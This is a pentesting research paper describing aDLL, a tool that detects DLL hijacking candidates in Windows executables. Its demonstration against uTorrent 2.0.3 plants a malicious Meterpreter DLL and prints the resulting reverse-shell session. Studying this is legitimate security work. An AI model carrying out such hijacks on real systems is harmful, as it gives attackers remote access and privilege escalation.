DLL Hijacking & Investigación con aDLL

Roberto Aranda
Ideaslocas@telefonica.com

EXECUTIVE SUMMARY

Adventure of Dynamic Link Library (aDLL) is a console tool for the analysis of binaries and focused on the automatic detection of possible DLL Hijacking cases in Windows systems. The purpose of the tool is to analyse every DLL that an executable will load in memory, anticipating the Windows DLL search order and identifying those DLLs that are missing from the expected directory. That may lead in the replacement of the legitimate DLL by a malicious one if the directory has misconfigured permissions.

1. INTRODUCCIÓN

The DLL Hijacking allows a pentester to exploit an advantage by executing his own code. In this paper we present a tool called aDLL, which makes the job of a researcher looking for a new DLL Hijacking easier. In addition, the tool can be used in pentesting (ethical hacking) to discover a privilege escalation or an UAC bypass by scanning a binary or a binary list.
This sections contains a brief description of the concepts of DLL and DLL hijacking.

1.1 DLL definition

A DLL or Dynamic Link Library, is a file that contains a set of functions and data to be used by the program that imports them. The main difference between a DLL and a static library is that the DLL is loaded only once into system memory and then its image is mapped into the memory of each process that wants to make use of its functions. **[1]**

In Windows, a program that wants to import the functions of a DLL has three different ways to import it:
- Implicit linking: The linker itself loads the DLL and imports its functions at compile-time. **[2]**
- Explicit linkingThe program makes use of the special functions LoadLibrary() and LoadLibraryEx() to load the DLL at run-time. **[3]**
- Delayed linking, which is a mixture of the previous ones: Again the linker that manages the loading of the DLL but it does it through the LoadLibrary() function and only when the program calls one of the functions of the DLL. **[4]**

Based on these ways of linking a DLL, there are three main "types" of DLLs: implicit DLLs, explicit DLLs and delayed-load DLLs.

.

1.2 Windows DLL search order

When a program loads a DLL it causes the system to search the disk for the DLL file using a predefined search order. On some Windows systems this search order is defined in the registry key: *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode*

The first thing the system checks is whether the DLL is loaded in memory, in which case it will use the already loaded image instead of looking for the physical file on disk. The second thing Windows checks is whether the DLL belongs to a special list of DLLs known as "Known DLLs" those are loaded into memory at system startup, so it will not be searched on disk because they are already cached in memory.
If none of the above cases are met, the physical DLL file is searched on disk following the default directory order. **[5]**

The following figure depicts the Windows DLL search order:




Figura 1 Órden de búsqueda de DLLs por defecto en Windows

It is important to remember that this search order can be modified by applications through special functions such as SetDLLDirectory() or

AddDllDirectory(), the use of some FLAGS in LoadLibraryEx() functions or through some Windows redirection technologies such as *API Set Schema* or *side-by-side assemblies*. **[6]**

1.3 DLL Hijacking

DLL Hijacking can be defined as the abuse of this systematic Windows search by detecting misconfigured permissions on the directories in which DLLs are searched for. If a DLL is searched by an application in a directory with weak write permissions, a malicious DLL with the name same name can be copied there and loaded by the application. Usually the ultimate goal of the attack is to insert a shellcode into the malicious DLL to elevate privileges on the system or to generate persistence.

2. OPERATION OF aDLL

This section describes how the tool works and how the DLLs are obtained from the analysed executable. The following figure represents the schematic of how the tool does this DLL search:




Figura 2 Esquema de la búsqueda de DLLs por aDLL

The DLL search is done in two ways: loading the binary image into memory and executing the binary as a process by intercepting the LoadLibrary()/LoadlibraryEx() functions.

2.2 Loading binary into memory

All Portable Executable (PE) files such as executables and DLLs in Windows are presented in a standardised format known as PE32/PE32+ (32-bit and 64-bit respectively). The format is organised in sections that store the binary information. **[7]**

Knowing the format specifications and loading an image of the binary into memory, you can extract information from the binary by simply knowing the memory address of the section to be searched.

In this case aDLL searches the Import Table of the binary image to extract the name of the load-time DLLs. aDLL also searches the Delay Import Name Table to extract those DLLs that are imported in a delayed fashion. In addition, aDLL can search for the manifest embedded in the binary if the user selects the -m option when using the tool.

2.3 Microsoft Detours and runtime DLL lookup

Microsoft Detours is an open source library for C/C++ languages with functions that simplify the interception of application calls to the Win32 API.**[8]**

aDLL uses Detours to learn the name of the DLLs loaded at runtime by the LoadLibrary/LoadLibraryEx functions. This is achieved by creating a DLL responsible of intercepting the function calls and injecting that DLL into a process of the analysed executable.
When the process is up, the functions intercepted with Detours will wrte to a temporary file the name of the DLL they are trying to load and in the case of LoadLibraryEx functions, the FLAG with which the function is called.

aDLL allows the user to select how long the process in which the LoadLibrary calls are being intercepted remains up. The longer the process is up the more

DLLs it is able to detect. To capture most of the DLLs imported in run-time it is recommended to set a time for each process from 10 to 30 seconds depending on the binary being analysed. The default time aDLL keeps a process up is 20 seconds.

2.4 List of Hijacking candidate DLLs

Once the DLLs imported by the analysed executable have been obtained, aDLL filters out the DLLs that belong to the Known DLLs list, the DLLs that are part of the ApiSetSchema and those that are redirected to WinSxS.

For the rest of the DLLs, the Windows DLL search is replicated, taking into account the FLAGS used in the LoadLibraryEx functions if any, to know the DLLs that will not be found by the executable in those directories where they are expected to be.


Once the executable has been analysed and DLLs not found in the search directories have been obtained, aDLL automatically checks which of these cases allow simple DLL Hijacking. To do so, aDLL will copy a malicious DLL with a payload into the directory where the legitimate DLL has not been found, which creates a temporary file if it is executed by the binary.

aDLL also allows to select the malicious DLL that the user wants to use instead of using the default malicious DLL.

3. aDLL USAGE

aDLL is a console tool and as such only requires the use of the compiled executable and a path to the executable to be parsed or, alternatively, a path to a text file containing a list of paths to executables to be parsed.

Using the -h option, aDLL will print a brief description of all tool options:



```
C:\Users\Jakita Wagner\Binaries\aDLL_64>aDLL.exe -h
************************************************************************************************
*                                                                                              *
*                                                                         /\                   *
*                                                                        /  \                  *
*                                                                       /    \                 *
*            ____    _       _                                         /      \                *
*      __ _ |  _ \  | |     | |        | Adventure of                 /        \               *
*     / _` || | | | | |     | |        | Dinamyk                     /__________\              *
*    | (_| || |_| | | |___  | |___     | Link                       /\          /\             *
*     \__,_||____/  |_____| |_____|    | Library                   /  \        /  \            *
*                                                                 /    \      /    \           *
*                                                                /      \    /      \          *
*                                                               /        \  /        \         *
*    MADE WITH (L) IN IDEASLOCAS                               /__________\/__________\        *
*                                                                                              *
************************************************************************************************

Usage:
-----------------------------------------------------------------------------------------------
-e, --executable-path: Path to the executable to be analyzed                                  |
-t, --txtfile-path:    Path to a txt file with a list of executable paths to be analyzed      |
-o, --output-path:     Path to a directory where a txt file report will be saved              |
-d, --dllcustom-path:  Path to a custom dll to use with the automatic search order hijacking  |
-w, --wait:            Time in seconds to wait before close an analyzed executable process    |
-r, --recursion:       Level of recursion to search DLLs loaded by other DLLs. Defoult is 1   |
-m, --manifest:        Print the manifest of the executable                                   |
-a, --automatic:       Activate the automatic search order hijacking test functionality       |
-v, --verbose:         Print all imported DLLs list and all the propierties for each DLL      |
-----------------------------------------------------------------------------------------------
Example of use:
aDLL -m -e C:\Windows\system32\notepad.exe
```


The use of the different options of the tool is detailed below:

Option	Description
-h	Displays the tool's help with a brief description of each option.
-e	Specifies the path of the executable to be parsed by aDLL.
-t	Specifies a path to a text file with a list of executable paths.
-o	Specifies a path to a directory in which a report will be stored for each executable analysed.
-m	It looks for the manifest of the executable and will display it on screen. aDLL looks for the manifest embedded in the binary, it will not find the manifest if it exists as an external file to the executable being scanned.
-w	Defines how many seconds the executable process will be kept open while searching for DLLs loaded at runtime. The default is 20 seconds.
-v	aDLL will print all the DLLs that the executable loads in memory. It will also print additional information of each DLL such as whether they belong to the Known DLL list, how they have been imported and the path where they have been found on disk.
-a	aDLL will automatically test if a malicious DLL is executed by impersonating the legitimate DLL in the search order if a candidate DLL for a hijacking has been found.
-d	Used in conjunction with the -a option, this option allows you to select a path to a DLL that will be used as the malicious DLL.
-r	Each DLL imported by the executable can import other DLLs as dependencies. All DLLs found by aDLL that

	are not redirected (ApiSetSchema or WinSxS) and do not belong to the Known DLL list of the system will be searched "n" times recursively.

3.1 Usage example


This section shows a demonstration of the use of the tool with a version of utorrent that has several reported cases of DLL HIjacking. This is version 2.0.3 of utorrent and its executable can be downloaded from exploit-db.**[9]**
Once utorrent is installed on the system, the tool is used to analyze the binary and discover the DLLs that are not found in some of the directories where they are searched:



```
PS C:\Users\Jakita Wagner\Binaries\aDLL_32> .\aDLL.exe -e 'C:\Program Files (x86)\uTorrent\uTorrent.exe' -w 10
*********************************************************************************************
*                                                                                           *
*                                                                                           *
*                                                                                           *
*                                                                                           *
*                ____     _       _                                                         *
*     __ _  |  _ \  | |     | |       | Adventure of                                     *
*    / _` | | | | | | |     | |       | Dinamyk                                          *
*   | (_| | | |_| | | |___  | |___    | Link                                             *
*    \__,_| |____/  |_____| |_____|   | Library                                          *
*                                                                                           *
*                                                                                           *
*                                                                                           *
*                                                           MADE WITH (L) IN IDEASLOCAS     *
*                                                                                           *
*********************************************************************************************


[+] Analyzing C:\Program Files (x86)\uTorrent\uTorrent.exe
[+] Getting implicit linking DLLs list
[+] Getting explicit linking DLLs list (selected time is 10 seconds)
[*] Reminder: ordinary search order is: App dir > System dir > System16 dir > Windows dir > Current dir > %PATH% directories
[+] NOT FOUND DLLs:
- plugin_dll.dll NOT FOUND in C:\Program Files (x86)\uTorrent\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Windows\SysWOW64\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Windows\System\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Windows\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Users\Jakita Wagner\Binaries\aDLL_32\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Windows\system32\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Windows\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Windows\System32\Wbem\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Windows\System32\WindowsPowerShell\v1.0\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Windows\System32\OpenSSH\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Program Files\Git\cmd\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Program Files\Go\bin\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Users\Jakita Wagner\AppData\Local\Microsoft\WindowsApps\plugin_dll.dll
- plugin_dll.dll NOT FOUND in C:\Users\Jakita Wagner\go\bin\plugin_dll.dll
- DnsApi.dll NOT FOUND in C:\Program Files (x86)\uTorrent\DnsApi.dll
- shfolder.dll NOT FOUND in C:\Program Files (x86)\uTorrent\shfolder.dll
```


If in addition to this the -a option is selected the tool itself will check if hijacking takes place or not for each of the candidate DLLs. Using -a option with the -d option together, we will be able to specify the path to a DLL with which we want to make the test for the hijacking. This allows, for example, to select a DLL whose payload is a reverse shell of meterpreter and demonstrate that hijacking provides access to the system.



```
[+] Starting automatic DLL Hijacking test for C:\Program Files (x86)\uTorrent\uTorrent.exe
[+] Selected malicious DLL is: C:\Users\Jakita Wagner\Downloads\meter.dll
[+] aDLL will copy the malicious DLL to each vulnerable directory and will execute the program

[+] Copying malicious DLL to C:\Program Files (x86)\uTorrent\plugin_dll.dll
[+] Executing program
```

Figura 3 aDLL ejecutando el test con una DLL cuyo payload genera una sesión meterpreter



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.17.165.222:4444
[*] Sending stage (175174 bytes) to 172.17.165.220
[*] Meterpreter session 3 opened (172.17.165.222:4444 -> 172.17.165.220:53066) a
t 2021-07-28 15:37:33 +0200

meterpreter > getuid
Server username: DESKTOP-97COVQO\Jakita Wagner
meterpreter > 
```

Figura 4 Sesión meterpreter como resultado del DLL Hijacking en utorrent 2.0.3

REFERENCES

[1] https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-libraries

[2] https://docs.microsoft.com/en-us/windows/win32/dlls/load-time-dynamic-linking

[3] https://docs.microsoft.com/en-us/windows/win32/dlls/run-time-dynamic-linking

[4] https://docs.microsoft.com/en-us/cpp/build/reference/linker-support-for-delay-loaded-dlls?view=msvc-160

[5] https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-redirection

[6] https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

[7] https://docs.microsoft.com/en-us/windows/win32/debug/pe-format

[8] https://www.microsoft.com/en-us/research/project/detours/